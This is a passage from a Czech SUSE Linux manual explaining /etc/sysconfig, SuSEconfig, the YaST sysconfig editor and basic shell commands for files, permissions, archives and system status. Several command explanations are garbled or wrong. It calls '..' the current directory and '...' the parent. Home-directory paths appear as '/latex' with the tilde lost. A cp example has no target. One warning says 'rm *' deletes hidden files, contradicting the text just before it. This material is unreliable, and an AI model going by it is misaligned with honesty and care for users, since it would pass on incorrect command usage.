Každý ze skriptů v adresáři `/etc/init.d` načítá soubory z adresáře `/etc/sysconfig`, kde převezme platné hodnoty jednotlivých proměnných. Nastavení v `/etc/sysconfig` vede také k automatickému vytváření nebo změně některých dalších konfiguračních souborů skriptem `SuSEconfig`. Tak například po změnách v síťové konfiguraci se nově vytvoří soubor `/etc/host.conf`, protože na těchto změnách závisí.

Po ručních změnách v některém ze souborů v adresáři `/etc/sysconfig` musíte vždy zavolat program `SuSEconfig`, abyste tak zajistili, že se vaše změny rozšíří i do závislých konfiguračních souborů. Použijete-li na konfiguraci program `YaST`, nemusíte se o to starat, protože ten zavolá program `SuSEconfig` při korektním ukončení automaticky.

Tato koncepce vám umožní provést zásadní změny v konfiguraci, aniž byste museli restartovat počítač. Některé změny však jdou tak daleko, že je třeba restartovat alespoň některé jimi ovlivněné programy. To je typické například u konfigurace sítě, kde zadáním příkazů

```
earth: # rcnetwork stop
earth: # rcnetwork start
```

dosáhnete toho, že se změnou postížené programyrestartují.

Doporučený postup změny systémového nastavení se skládá z následujících kroků:

- Přejděte do jednouživatelského režimu *single user mode* (úroveň běhu 1) pomocí příkazu `init 1`.
- Změňte konfigurační soubory podle své potřeby. Použít můžete svůj oblíbený textový editor nebo editor v programu `YaST`.

Poznámka

Manuální změna systémové konfigurace

Pokud ke změně **nepoužíváte** YaST, ujistěte se, že jsou prázdné proměnné a proměnné skládající se z více položek v souborech v adresáři `/etc/sysconfig` v uvozovkách (např. `KEYTABLE=" "`). Proměnné s jednou hodnotou není nutné do uvozovek uzavírat. . .

Poznámka

- Aby se změny projevíly, spusťte `/sbin/SuSEconfig`. Pokud jste změny provedly pomocí programu YaST, spustí se SuSEconfig automaticky.
- Vraťte se do původní úrovně běhu příkazem `init 3` (nahraďte 3 číslem vaší úrovně běhu).

Tento postup je nutné dodržovat při hlubších zásazích do systému, jako je například změna konfigurace sítě. V případě jednoduchých změn není zapotřebí přechod do *jednouchybového režimu*, ale získáte tak jistotu, že všechny u všech služeb došlo ke správnému spuštění.

Tip

Automatickou konfiguraci programem SuSEconfig lze vypnout tak, že se proměnná `ENABLE_SUSECONFIG` v souboru `/etc/sysconfig/suseconfig` nastaví na hodnotu `no`. Je to ovšem i cesta, jak současně ztratit instalační podporu SUSE. Nevypínejte SuSEconfig, pokud chcete využít bezplatné instalační podpory. Autokonfiguraci je možné zakázat také pouze částečně.

Tip

YaST sysconfig Editor

Nejdůležitější konfigurační soubory SUSE Linuxu jsou uloženy v adresáři `/etc/sysconfig`. Sysconfig editor představuje způsob, jak zde uložená nastavení editovat s co nejvyšším pohodlím. Hodnoty lze měnit a v případě nutnosti také vkládat do vlastních konfiguračních souborů. Většinu nastavení není nutné nastavovat ručně. K nastavení dojde automaticky při instalaci příslušných balíčků.

Upozornění

Změna souborů v `/etc/sysconfig/`

Pokud nemáte se změnou konfiguračních souborů žádné zkušenosti, neměňte žádná nastavení v adresáři `/etc/sysconfig`. Chybný zásah do těchto souborů může vést k nefunkčnosti systému. Pokud je ruční editace nezbytná, věnujte pozornost komentářům u jednotlivých proměnných.

Upozornění

Dialog YaST `sysconfig` editoru se skládá ze tří částí. V levé části jsou zobrazeny nastavitelné proměnné. Po volbě proměnné se v pravé části objeví aktuální nastavení zvolené proměnné. Pod tímto nastavením najdete krátký popis funkce proměnné, možné dosaditelné hodnoty, výchozí hodnotu a soubor, kde se tato proměnná nachází. Dialog také poskytuje informace o skriptech, které se po nastavení této proměnné spustí a službách, které se v důsledku nového nastavení mohou spustit. Po změně se YaST dotáže, zda si skutečně proměnnou přejete změnit. Nastavení uložíte kliknutím na 'Dokončit'.

Unixové příkazy

V této kapitole se snažíme popsat první kroky při práci s Linuxem, které se příliš neliší ani v ostatních unixových systémech. Podrobnější návod lze nalézt například v obsáhlých publikacích „Linux – Praktický průvodce“ a „Linux – dokumentační projekt“, které česky vydal Computer Press.

Některé knihy, resp. výtahy z nich, které podléhají pouze licenci **GPL**, obsahuje balík `books`, série `doc` ve formě souborů `.dvi`, `.pdf` nebo `.ps`. Ty se dají prohlížet např. programy `xdvi`, `acroread` a `ghostview`, odpovídajícím jednotlivým formátům, a jednotně vytisknout pomocí `lpr`, a to buď vcelku nebo po jednotlivých stránkách.

Pokud jste v Unixu začátečníkem, stačí pro vás zatím mít nainstalovaný systém a dokázat se přihlásit pod svým uživatelským jménem, ne jako uživatel `root`. Důvodem je, že jednak ve svém domovském adresáři najdete řadu užitečných nastavení, které právě začátečníkovi ulehčí jeho první kroky, a jednak že budete zodpovědní pouze za obsah svého domovského adresáře a ne za případnou zkázu celé instalace.

Všimněte si, že Linux je koncipován jako víceuživatelský systém, a že práce výhradně pod uživatelským jménem významně přispívá k jeho bezpečnosti. Po přihlášení jako uživatel `root` je totiž snadné vinou malého přehlednutí smazat celé adresáře se soubory, nepostradatelnými pro chod systému. Hesla a důsledná ochrana uživatelů jsou pak ještě mnohem významnější v síťovém prostředí, vystaveném náhodnému útoku zvenčí.

Upozornění

Podobný příkaz, jako je pod DOSem `undelete`, kterým by se daly obnovit náhodně smazané soubory, pod Linuxem bohužel **není** (s výjimkou správců souborů, kteří obsahují koš). Pokud se jedná o smazané systémové soubory, nezbývá než systém přeinstalovat, pokud jsou to uživatelské soubory, jsou bohužel ztraceny.

Upozornění

Pokud máte privátní instalaci Linuxu, bude pro vás začátek o něco těžší, protože budete současně administrátorem a uživatelem v jedné osobě. Tím více se však naučíte a bude se vám to jistě hodit, až budete pomáhat ostatním.

Přihlášení, uživatel `root`, založení uživatele

Víceuživatelské prostředí Linuxu se vyznačuje tím, že kdokoli chce používat systém, musí se nejprve přihlásit. Pak je pro něj vyhrazena jeho *☞ konzole*¹.

Přihlášení je základem bezpečnostní koncepce v moderních víceuživatelských systémech, kdy každý uživatel má důsledně své vlastní prostředí a standardně má přístup pouze ke svým souborům. Při přihlášení se musí zadat uživatelské jméno a heslo, které si uživatel sám zvolil.

```
login: uzivateslke_jmeno (Enter)
Password: xxxxxx (Enter)
```

První přihlášení probíhá s provizorním heslem, které si uživatel sám změní na heslo trvalé (a může to později libovolně opakovat, kdykoli má pochybnosti o utajení svého hesla). Z bezpečnostních důvodů systém zajišťuje, aby se při zadávání hesla jednotlivé znaky nedaly přechýlit z obrazovky, kdyby je nikdo jiný zahlédl přes rameno. Pokud nemá uživatel heslo (což se ale nedoporučuje), stiskne se pouze klávesa (↵).

Po úspěšném přihlášení se nacházíte ve svém uživatelském adresáři, tj. například uživatel `tux` v adresáři `/home/tux`. Pokud si přejete odhlásit se a pracujete na textové konzoli, zadáte z ní příkaz `logout` nebo `exit`. V grafickém režimu se odhlášení liší podle použitého grafického správce.

Uživatel `root` vystupuje jako *☞ správce systému* a má **neomezená práva**. Je jediný, kdo má přístup k důležitým systémovým souborům. Jako `root` se přihlašujte **pouze tehdy**, potřebujete-li toto právo skutečně využít. Zabráníte tím nevratným změnám, které mohou vzniknout vašim přehlédnutím a které mohou zkazit celou instalaci.

Příklady činností, které smí vykonávat `root`:

¹To platí stejně i pro přihlášení v grafickém prostředí, je-li tak váš počítač nakonfigurován.

`shutdown -h now` zastaví systém (když vám počítač oznámí: the system is halted, můžete ho bezpečně vypnout)

`shutdown -r now` restartuje systém

Tabulka 15.1: Příkazy pro vypnutí nebo restartování systému Linux

- Připojit (⇒ *připojování souborů*) systém souborů, jako je například CD nebo disketa a instalovat odtud software. Toto právo může být ovšem svěřeno i obyčejným uživatelům, přidá-li se volba `user` k odpovídajícímu zařízení v souboru `/etc/fstab` (viz odst. *Připojení a odpojení souborového systému* na straně 409).
- Založit a zrušit uživatele (viz odst. *Bezpečnost a uživatelé* na straně 79).
- Instalovat nové jádro.
- Konfigurovat systém.
- Ukončit provoz systému případně systém restartovat (viz odst. *Zastavení a startování systému* na této straně).
- Spustit konfigurátor YaST (viz kap. *YaST – konfigurace* na straně 39).

Zastavení a startování systému

Upozornění

POZOR: Za žádných okolností nevypínejte běžící počítač. Pokud při používání počítače vypnete proud nebo *stisknete reset*, může být poškozen ⇒ *souborový systém*, a tím dojít ke ztrátě dat.

Upozornění

Ke správnému vypnutí nebo restartu počítače slouží příkazy uvedené v tabulce *Zastavení a startování systému* na této straně.

Příkaz `shutdown` může být prováděn pouze uživatelem `root`.

Abyste mohli „ukončit nebo restartovat Linux“, přihlaste se jako uživatel `root` a napište příkaz `shutdown -h now` nebo `shutdown -r now`.

Další možností je použít pro restart, stejně jako v DOSu, kombinaci kláves (Ctrl) + (Alt) + (Del). (To ale není možné pod správcem oken, který na to musíte nejprve zavřít.) Z konzole lze provést restart touto klávesovou kombinací i bez přihlášení se jako uživatel root.

Práce s příkazovou řádkou

I když se Linux stává stále barevnějším a uživatelsky příjemnějším, např. díky programům ovládaným pomocí menu, zůstává vždycky možnost v krajní situaci použít klasickou příkazovou řádku.

Co jsou unixové příkazy?

Unixové příkazy jsou

- spustitelné programy
- skripty příkazového interpretu (shellové skripty)
- skripty v jazycích jako je Perl, Tcl atd.
- aliasy pro příkazový interpret (cosi jako shellová makra).

Pokud chcete zavolat v Linuxu obyčejný spustitelný program v souboru, napíšete název tohoto souboru a cestu, kde se nachází (proměnná PATH). Když ho příkazový interpret najde a uživatel má práva na jeho spuštění (vykonání), pak bude spuštěn.

Co když je třeba programu (např. při kopírování) sdělit, se kterým souborem má pracovat?

To je poměrně jednoduché, k tomu slouží tzv. **parametry**. Ty následují v příkazové řádce za názvem příkazu a jsou odděleny alespoň jednou mezerou. Mezera nemůže být součástí parametru, protože funguje jako oddělovač jeho částí; můžete ji tam vložit pouze v případě, že uzavřete parametr do uvozovek.

Kromě toho je občas potřeba pozměnit chování příkazu (např. se má zobrazit adresář s popisy souborů místo pouhých názvů souborů v adresáři). K tomu v Linuxu slouží tzv. **volby**. Ty se vždy zadávají za název příkazu a před parametry (výjimky jsou možné, ale pouze řídce). Volby jsou zpravidla uvozeny symbolem minus (např. -la) a mohou v podstatě následovat dvě schémata (viz tab. *Co jsou unixové příkazy?* na následující straně).

-a	krátká, v Unixu běžná forma
--all	dlouhá, tzv. GNU notace

Tabulka 15.2: Volby k příkazům

Pokud je třeba použít více voleb, dokáže je mnoho linuxových programů „kumulovat“. To znamená, že nemusí být zapisovány jednotlivě za sebou uvozené pomocí minus, ale mohou se spojit do jedné volby, viz příklady rovnocenného zápisu:

```
-a -f -r -u -afru -frua
```

Tento příklad také ukazuje, že není důležité ani pořadí voleb. Ovšem i zde potvrzuje výjimka pravidlo.

Abychom tomu nasadili korunu, tak ještě jednotlivé volby samy mohou mít opět parametr, viz rovnocenné příklady:

```
-f název souboru -fnázev souboru
```

Přitom by mělo být jedno, zda napíšete mezi volbou a parametrem mezeru nebo ne.

Příklady

Shrneme-li to, příkazy v Linuxu vypadají například takto:

```
earth:~ # fdisk
earth:~ # lsmod
earth:~ # ls
```

S přidáním voleb vypadají pak takto:

```
earth:~ # fdisk -v
earth:~ # ls -l -a
earth:~ # ls -la
```

Dále s parametry:

```
earth:~ # fdisk /dev/hda
earth:~ # ls /tmp
```

A konečně s volbami a parametry:

```
earth:~ # ls -la /tmp
earth:~ # rpm -qpl mujbalicek.rpm
earth:~ # gcc -O mujprogram.c
```

Podstatné je, že mezera odděluje všechny části příkazu, a tím se stává v Linuxu vyhrazeným znakem.

Adresáře a soubory

Všechny informace – ať se jedná o text, obrázky, databázová data nebo příkazy pro konfiguraci systému – se ukládají do „souborů“, a to v určitém „adresáři“. Pomocí různých nástrojů a programů můžete zobrazit případně editovat obsah těchto souborů.

Speciálním znakem pro oddělování adresářů je v Unixu `'/'` (v DOSu se používá zpětné lomítko). „Cesta“ je řetězec jmen adresářů oddělených od sebe lomítkem `'/'`. Samotné lomítko pak označuje *kořenový adresář*.

Unix rozlišuje velká a malá písmena, tj. název souboru `Emil` není totožný s názvem `emil`. Povinné rozdělování na **název souboru** a **příponu**, není třeba, pokud se nejedná o programy, které to vyžadují (např.).

Tip

Příjemným ulehčením při zadávání názvů souborů, resp. adresářů je funkce klávesy `(Tab)` (tabulátor). Zadejte první písmeno požadovaného souboru a stiskněte klávesu `(Tab)`. Program *shell* doplní kompletní název souboru (pokud nemáte více souborů začínajících stejně). Dvojití stisknutí tabulátoru zobrazí všechny soubory v adresáři začínající řetězcem, který jste zadali.

Tip

Práce s adresáři

Po přihlášení (viz odst. *Přihlášení, uživatel root, založení uživatele* na straně 390) se nacházíte ve svém uživatelském adresáři. Název aktuálního adresáře si můžete zobrazit příkazem `pwd` :


```
tux@earth:/home/tux > pwd
/home/tux
```

Pro změnu adresáře slouží stejný příkaz jako v DOSu – `cd`. Příkazem:

```
tux@earth:/home/tux > cd /usr/bin
tux@earth:/usr/bin >
```

se přesunete do adresáře `/usr/bin`,

```
tux@earth:/home/tux > cd latex
tux@earth:/home/tux/latex >
```

a teď do podadresáře `latex`, pokud v uživatelském adresáři `tux` existuje adresář `/home/tux/latex`.

Pokud napíšete příkaz `cd` bez argumentu, dostanete se zpět do svého uživatelského adresáře. Jeho název lze nahradit **tildou**, tj. znakem `~`. Příkazem

```
tux@earth:/home/tux > cd /latex
```

se dostanete do adresáře `latex` v *uživatelském adresáři*. Stejně jako v DOSu `..` znamená aktuální adresář a `...` adresář o jednu úroveň výše.

Nový adresář se tvoří příkazem `mkdir`. Příkazem

```
tux@earth:/home/tux > mkdir texty
```

vytvoříte nový adresář `texty` v adresáři, kde se právě nacházíte. Prázdné adresáře můžete smazat příkazem `rmdir`. (Neprázdné adresáře – a obecně celé stromy – se s příslušnou opatrností mažou příkazem `rm -r`. Je to nevratná změna!)

Práce se soubory

Do té doby, kdy snad budou soubory vystřídány objekty (resp. jejich symboly), mají zatím klíčový význam pro práci s počítačem. Tomu odpovídá i počet příkazů, kterými Linux disponuje pro manipulaci se soubory.

Informace o souborech

Příkazem `ls` zobrazíte obsah **pracovního** (aktuálního) adresáře. Vypíše vám seznam všech souborů a adresářů, které se v něm nacházejí. Jména adresářů budou v tomto výpisu začínat lomítkem `'/'`. Také může být zobrazen obsah **jiných než pracovních** adresářů, zadáte-li je jako parametr:

```
tux@earth:~ > ls /usr/bin
```

Spustitelné programy nemusejí být označeny příponou jako v DOSu (např. `.exe` nebo `.com`). Ve výpisu příkazem `ls` se zobrazí buď hvězdička `'*'` nebo jsou červeně zvýrazněny (viz dokumentace k příkazu `ls`), např.

```
tux@earth:~ > ls --help
```

Užitečná volba příkazu `ls` je `-l`. Tak je možné zobrazit doplňující informace k souboru, resp. adresáři – jako je jméno vlastníka, přístupová práva, skupinová příslušnost a velikost souboru.

```
tux@earth:~ > ls -l
```

Tento příkaz vytvoří např. následující výstup. Význam jednotlivých položek je vysvětlen dále v tabulce *Informace o souborech* na následující straně.

<code>drwxr-xr-x</code>	<code>6</code>	<code>tux</code>	<code>users</code>	<code>1024</code>	<code>Mar 21</code>	<code>12:39</code>	<code>./</code>
<code>drwxr-xr-x</code>	<code>4</code>	<code>tux</code>	<code>users</code>	<code>1024</code>	<code>Mar 21</code>	<code>17:13</code>	<code>../</code>
<code>drwxr-xr-x</code>	<code>2</code>	<code>tux</code>	<code>users</code>	<code>1024</code>	<code>Nov 6</code>	<code>16:19</code>	<code>bin/</code>
<code>-rwxr-xr-x</code>	<code>1</code>	<code>tux</code>	<code>users</code>	<code>4160</code>	<code>Mar 21</code>	<code>12:38</code>	<code>check*</code>
<code>drwxr-xr-x</code>	<code>2</code>	<code>tux</code>	<code>users</code>	<code>1024</code>	<code>Nov 6</code>	<code>16:23</code>	<code>etc/</code>
<code>-rw-r--r--</code>	<code>1</code>	<code>tux</code>	<code>users</code>	<code>185050</code>	<code>Mar 15</code>	<code>12:33</code>	<code>xvi.tgz</code>
<code>-rw-r--r--</code>	<code>1</code>	<code>tux</code>	<code>users</code>	<code>98444</code>	<code>Mar 14</code>	<code>12:30</code>	<code>xvnews.tgz</code>

Výstup 12: Výstup z příkazu `ls -l`

Práva	První znak tohoto sloupce označuje typ souboru. Zde může být 'd' pro adresář, 'l' pro symbolický odkaz a '-' pro normální soubor. Dalších 9 znaků zobrazuje přístupová práva pro uživatele (3 znaky), skupinu (další 3 znaky) a ostatní uživatele (poslední 3 znaky). Symbol 'r' je pro čtení (read), 'w' pro zápis a 'x' pro spuštění souboru. Notace souboru '-rw-r--r--' tedy např. znamená, že ho může číst uživatel, skupina i ostatní a zapisovat do něj může pouze uživatel (vlastník). Viz chmod.
Vlastník	Vlastník souboru. Viz chown.
Skupina	Příslušnost souboru skupině. Viz chgrp.
Velikost	Velikost souboru v bajtech.
Poslední změna	Datum poslední změny souboru. U souborů, které byly měněny více než před rokem, se místo hodin zobrazí rok.
Název	Název souboru nebo adresáře.

Tabulka 15.3: Popis atributů souborů

Pseudoznaky – přehled

V porovnání s DOSem má příkazový interpret (např. bash) rozsáhlé možnosti tam, kde se používají *pseudoznaky*.

V Linuxu se pseudoznaky neomezuji pouze na hvězdičku '*' a otazník '?'. Například pomocí

```
tux@earth:~ > ls *a???.
```

můžete nechat vypsat všechny soubory v aktuálním adresáři, kde šestý znak od konce je 'a' a předposlední znak je '.'.

Místo 'a' můžete použít celý řetězec znaků. Například písmena 'a', 'b', 'c', 'd', 'e', 'f'. Příkaz potom bude vypadat takto:

```
tux@earth:~ > ls *[a-f]???.
```

Není ani třeba zadávat písmena v abecedním pořadí:

```
tux@earth:~ > ls *[1,3-5,M-P,a,k]???.
```

Obsah souborů

Obsah souborů je možné zobrazit příkazy `cat`, `more` a `less`. Zatímco program `cat` pouze vypíše text, program `more` zastavuje výpis po každé zaplněné obrazovce. Konečně program `less` má více funkcí než klasický `more` a je příjemnější pro práci. Příkazem

```
tux@earth:~ > less /etc/login.defs
```

nahrajete soubor `/etc/login.defs` do velice jednoduchého „prohlížeče“ `less`, viz také tabulka *Obsah souborů* na této straně.

h	pomoc
q	ukončit
e	další řádek
y	předchozí řádek
f	další stránka
b	předchozí stránka
d	další půl stránka
u	předchozí půl stránka
g	jdi na začátek souboru
G	jdi na konec souboru
/	hledat
n	najít další výskyt
v	spustit <i>editor</i> v <code>i</code>
F	zobrazit jako postupně narůstající protokolový soubor
^c	přepnout z módu F do „normálního“.

Tabulka 15.4: Klávesové zkratky prohlížeče `less` (výběr)

Pomocí klávesy **(h)** můžete zadat hledaný řetězec a potom potvrdíte klávesou **(↵)**. Klávesa **(n)** najde potom další výskyt řetězce.

Zajímavá je klávesa **(F)**, pomocí které můžete sledovat, jak se například do protokolového souboru provádějí další zápisy. Pomocí **(Ctrl) + (C)** se potom vrátíte do normálního módu.

Klávesou **(h)** získáte přehled všech nastavení, která nabízí `less`, stiskem klávesy **(q)** opustíte nápovědu a dalším stiskem i celou aplikaci a dostanete se znovu na příkazovou řádku.

Pro **modifikaci** textových souborů použijete *editor*. Tradičním unixovým editorem je např. `vi`.

Skryté soubory

Zvláštní skupinou jsou skryté soubory. Jejich názvy začínají tečkou a příkazový interpret je zobrazí, pokud má příkaz `ls` volbu `-a`. Zadáte-li tedy ve svém uživatelském adresáři `ls -a`, zobrazí se vám i skryté soubory, jako např. `~/ .profile` a `~/ .xinitrc`. Skryté soubory jsou chráněny proti náhodnému smazání příkazem `rm *` (viz odst. *Kopírování, přejmenování a smazání souborů* na této straně) a je možné je případně smazat pomocí `rm .název souboru`.

Upozornění

Příkazem `rm *` smažete všechny skryté soubory v aktuálních adresářích. Pokud ještě použijete volbu `-r`, smažete také všechny soubory v nadřazeném adresáři, které mají tvar `../xxxxx`.

Proto používejte volbu `-r` u příkazu `rm` s největší opatrností!

Upozornění

Kopírování, přejmenování a smazání souborů

Příkazem pro kopírování souborů v Linuxu je `cp`:

```
tux@earth:~ > cp <zdroj> <cíl>
```

Místo proměnné `cíl` můžete zadat také název adresáře, potom se soubor překopíruje do cílového adresáře se stejným jménem. Při kopírování do domovského můžete použít tildu, např.:

```
tux@earth:~ > cp /etc/X11/XF86Config
```

Programy je možné smazat příkazem `rm`. Užitečnou volbou je `-r`, pomocí které je možné smazat všechny podadresáře a jejich obsah (podobnou funkci má v DOSu příkaz `deltree`). Příkaz

```
tux@earth:~ > rm -r bin
```

smaže např. adresář `bin` spolu se všemi jeho podadresáři a soubory. Používejte tuto volbu velice opatrně, protože neexistuje žádná možnost, jak znovu obnovit smazané soubory!

Příkaz `mv` přesune soubor nebo adresář. Syntaxi (formu zápisu) má stejnou jako příkaz `cp`. Příkazem

```
tux@earth:~ > mv xvnews.tgz XVNEWS.tgz
```

přesunete soubor `xvnews.tgz` z aktuálního adresáře do souboru `XVNEWS.tgz` v aktuálním adresáři, což znamená klasické přejmenování. Zajímavější je přesouvat celé adresáře.

```
tux@earth:~ > mv bin /latex
```

Tak přesunete adresář `bin` (pokud existuje v aktuálním adresáři) do adresáře `/latex`. Přesunou se samozřejmě i všechny podadresáře a soubory. Také zde je na místě opatrnost, protože potom může být obtížné přesunuté adresáře najít.

Přesunout celý strom (všechny adresáře) je možné pouze v rámci jednoho souborového systému (tj. zpravidla jednoho diskového oddílu).

Vyhledávání a prohledávání souborů

Dalším užitečným příkazem je `find`. Abyste našli soubor `emil` v podadresářích, zadejte

```
tux@earth:~ > find . -name "emil"
```

První argument označuje jméno adresáře, kde začne hledání. Volba `-name` je hledaný řetězec, kde je možné používat *pseudoznaky*. Abyste našli všechny soubory, jejichž jméno obsahuje řetězec `'emil'`, musíte změnit příkaz následujícím způsobem:

```
tux@earth:~ > find . -name "**emil**"
```

Stejně jako u ostatních příkazů vás odkážeme na podrobný popis na stávajících manuálových stránkách.

Existuje ještě daleko rychlejší možnost, jak hledat soubory, a to prostřednictvím příkazu `locate`.

Pokud nehledáte určité jméno souboru, ale řetězec v souboru, slouží k tomu příkaz `grep`. Následující příkaz hledá v souboru `emil` řetězec `'detektiv'`:

```
tux@earth:~ > grep "detektiv" emil
```

Tímto způsobem je možné prohledávat velké množství textů a vyhledávat v nich určité řetězce. Podporováno je také vyhledávání pomocí pseudoznaků a regulárních výrazů. Jako výsledek hledání se zobrazí každý řádek obsahující hledaný řetězec.

Chování příkazu `grep` je možné přizpůsobit pomocí voleb tak, aby co nejvíce odpovídalo potřebám hledání. Za přečtení stojí `man grep`.

Symbolické odkazy

Používáním symbolických odkazů můžete souborům přidávat další jména. Toto jméno potom odkáže na odpovídající soubor. To může být užitečné, pokud např. používáte různé verze jednoho programu a přitom by měla mít nejnovější verze stále stejný název. Řešení je možné prostřednictvím tzv. **symbolického odkazu**, který potom zavolá používanou verzi. Symbolické odkazy se chovají jako soubory, na které odkazují, a jsou také spustitelné. Následující příkaz

```
tux@earth:~ > ln -s check.2.4 check
```

vytvoří symbolický odkaz `check` na soubor `check.2.4`. V adresáři to bude vypadat přibližně takto:

```
lrwxrwxrwx 1 tux users 1024 Mar 21 17:13 check -> check.2.4*
```

Stejně jako soubory mohou být smazány i odkazy, a to příkazem `rm`.

Poznámka

Dojde přitom ke smazání odkazu – nikoli souboru, na který odkazuje!

Poznámka

Zabezpečení a archivace souborů

Pro vytvoření a uspořádání archivů slouží příkaz `tar`. Takový archiv může obsahovat jednotlivé soubory anebo i adresáře, které obsahují soubory.

Takto uspořádané archivy je potom možné také komprimovat, což ještě více snižuje jejich velikost. Většinou mají komprimované archivy příponu `.tgz` nebo `.tar.gz`, nekomprimované potom `.tar`. Používá se při

1. rozbalování archivů (např. z CD ROM)

```
tux@earth:~ > tar xvfz archiv.tgz
```

`tar` rozbalí (x) komprimovaný (z) archiv `archiv.tgz` (f) a vytvoří přitom automaticky případné podadresáře. Zobrazí jméno souboru, který právě rozbaluje (v).

2. vytvoření archivů

```
tux@earth:~ > tar cvfz archivfile.tgz file1 verz1
```

tar vytvoří (c) komprimovaný (z) archiv `archivfile.tgz` (f), který bude obsahovat soubor `file1` a všechny soubory z adresáře `verz1`. Při balení souboru se zobrazí jeho jméno na obrazovce (v).

3. prohlížení obsahů archivů

```
tux@earth:~ > tar tfz archiv.tgz
```

tar zobrazí obsah (t) komprimovaného (z) archivu (f) `archiv.tgz`.

Volba `z` volá program GNU Zip, který komprimuje či dekomprimuje soubory v archivu. Příkaz

```
tux@earth:~ > tar xvf archiv.tar
```

rozbalí nekomprimovaný archiv `archiv.tar`. Bližší informace nám podá příkaz

```
tux@earth:~ > tar --help
```

Přístupová práva k souborům

Pouze uživatel `root` má, jakožto správce systému, **neomezený přístup** ke všem souborům, tzn. že jako jediný může upravovat **všechna** přístupová práva.

Koncepce přístupových práv

Pouze `root`, jakožto systémový administrátor, má neomezený přístup ke všem souborům. Přístupová práva jsou strukturovaná do tří kategorií:

- Práva pro vlastníka souboru
- Práva pro členy skupiny
- Práva pro všechny ostatní

Každá z těchto kategorií je charakterizovaná třemi znaky. Spolu s prvním znakem (typ souboru: `d`, `l`, nebo `-`) tvoří řetězec 10 znaků pro každý soubor. Každý znak má pro všechny kategorie stejný význam: `'r'` pro čtení, `'w'` pro zápis a `'x'` jako spustitelný. Pokud tam není znak uveden, používá se `'-'`, jak ukazuje tento příklad:

```
-rw-r-xr-- 1 tux users 29524 Jun 29 13:11 linux.info
```

-	r	w	-	r	-	x	r	-	-
Typ	Vlastník		Skupina			Ostatní			

Obrázek 15.1: Přístupová práva k souborům

Pro soubor `linux.info` to znamená následující: vlastník souboru ho může číst a zapisovat do něj, členové skupiny ho mohou číst a spouštět, zatímco ostatní uživatelé mohou soubor `linux.info` pouze číst. První `'-'` znamená, že se jedná o obyčejný soubor.

Velice podobně se postupuje i u adresářů. Tam je zapsán jako první znak `'d'` a může to vypadat třeba takto:

```
drwxr-xr-- 3 tux users 1024 Jun 29 13:11 info/
```

Pokud použijete pro adresář `'x'`, znamená to, že se do něj můžete přesunout pomocí příkazu `cd`.

Změna přístupových práv

Změna přístupových práv se provádí příkazem `chmod`. Většinou má `chmod` dva argumenty:

- samotnou změnu přístupových práv a
- název souboru, kterého se to týká.

Tři kategorie jsou zde označeny jako `'u'` pro vlastníka, `'g'` pro skupinu a `'o'` pro všechny ostatní. Znak `'-'` nebo `'+'` se zde používají pro odebrání nebo přidání přístupových práv. Následující příklad přidává přístupová práva k souboru `linux.info` pro skupinu (čtení, zápis a spouštění):

```
tux@earth:~ > chmod g+rxw linux.info
```

Pokud vlastník potřebuje změnit práva pro všechny, stačí pouze uvést znak měněného práva. Např.:

```
tux@earth:~ > chmod -w linux.info
```

Práva pro čtení a spouštění pak nejsou tímto příkazem ovlivněna.

Přístupová práva mohou být jediným příkazem odebírána a přidávána:

```
tux@earth:~ > chmod u+x-rw linux.info
```

Dalšími zajímavými příkazy jsou `chown` pro změnu vlastníka a `chgrp` pro změnu skupiny.

Manuálové stránky

Manuálové stránky slouží pro popis příkazů, konfiguračních souborů a funkcí z knihoven jazyka C. Dají se zobrazit způsoby popsány v tabulce *Manuálové stránky* na této straně.

<code>man příkaz</code>	zobrazí manuálovou stránku příkazu.
<code>man -f příkaz</code>	vyhledává příkaz a vypíše seznam nalezených manuálových stránek.
<code>man -k příkaz</code>	hledá ve všech manuálových stránkách řetězec příkaz a zobrazí seznam stránek s jeho výskytem.
<code>man sekce příkaz</code>	zobrazí tu manuálovou stránku příkaz, která je ve zvolené sekci sekce manuálových stránek (v různých sekcích mohou existovat stránky téhož jména) – například <code>man 1 man</code> zobrazí manuálovou stránku <code>man</code> pouze ze sekce 1 manuálových stránek.

Tabulka 15.5: Možnosti příkazu man

V systému X Window můžete používat program `xman`. Přesto má příkaz `man` své opodstatnění – je prostě rychlejší. Pro zobrazování manuálových stránek používá `man` utilitu `less` (bližší informace viz odst. *Obsah souborů* na straně 398). Pokud máte nainstalovaný systém nápovědy SuSE, můžete si prohlížet manuálové stránky prostřednictvím webového prohlížeče.

Manuálové stránky se zařazují do tématických sekcí (viz tabulka *Manuálové stránky* na této straně).

- 1 Popis uživatelských příkazů. Pokud se jedná o příkaz příkazového interpretu, zobrazí se manuálová stránka právě běžícího interpretu (např. `bash` nebo `tcsh`).
- 2 Popis různých knihoven.
- 3 Funkce knihovny C.
- 4 Popis konfiguračních souborů.
- 5 Syntaxe nejdůležitějších souborů.
- 6 Popis `her`.
- 7 Vše, co má spojitost s textem, jeho formátováním atd.
- 8 Příkazy správy systému.
- 9 Popis linuxových rutin jádra.
- n Novinky nebo stránky, které přesně neodpovídají žádné sekci.

Tabulka 15.6: Sekce manuálových stránek

Nikoli ke každému programu nebo heslu existuje manuálová stránka. Více informací můžete najít v adresáři `/usr/share/doc/`, např. `/usr/share/doc/howto/en/`, `/usr/share/doc/howto/en/mini` nebo v adresáři `/usr/share/doc/packages` (informace o balících).

Informace o stavu systému

Často je důležité mít informace o stavu systému. Pomoci vám v tom mohou např. příkazy `df`, `free`, `ps` a `top`.

Příkaz `df`

Příkaz `df` informuje o volném a využitém místě na disku. Výpis může být podobný jako v příkladu *Příkaz `df`* na této straně.

Filesystem	1024-blocks	Used	Available	Capacity	Mounted on
/dev/sda4	699392	9258	5165	99%	/home
/dev/sda1	102384	23955	73310	25%	/
/dev/sdb1	2097136	2070485	26651	99%	/usr
/dev/sda3	126976	106908	20068	84%	/opt

Výstup 13: Výpis příkazu df

Příkaz free

Příkaz `free` informuje o stavu operační paměti a vyrovnávacích paměti (viz výpis *Příkaz free* na této straně).

	total	used	free	shared	buffers	cached
Mem:	30900	29272	1628	25608	1012	6412
-/+ buffers:		28260	2640			
Swap:	66524	176	66348			

Výstup 14: Výpis příkazu free

Příkaz w

Příkaz `w` zobrazí všechny právě přihlášené uživatele v systému. Tento příkaz poskytuje celou řadu potřebných informací. Kromě počtu přihlášených uživatelů zjistíte, jak dlouho už systém běží, jak je v této chvíli zatížen a co právě jednotliví uživatelé dělají (viz výpis *Příkaz w* na této straně).

```
11:19pm up 9 days, 11:13, 13 users,  load average: 3.26, 2.80, 2.67
User      tty    from          login@ idle JCPU PCPU   what
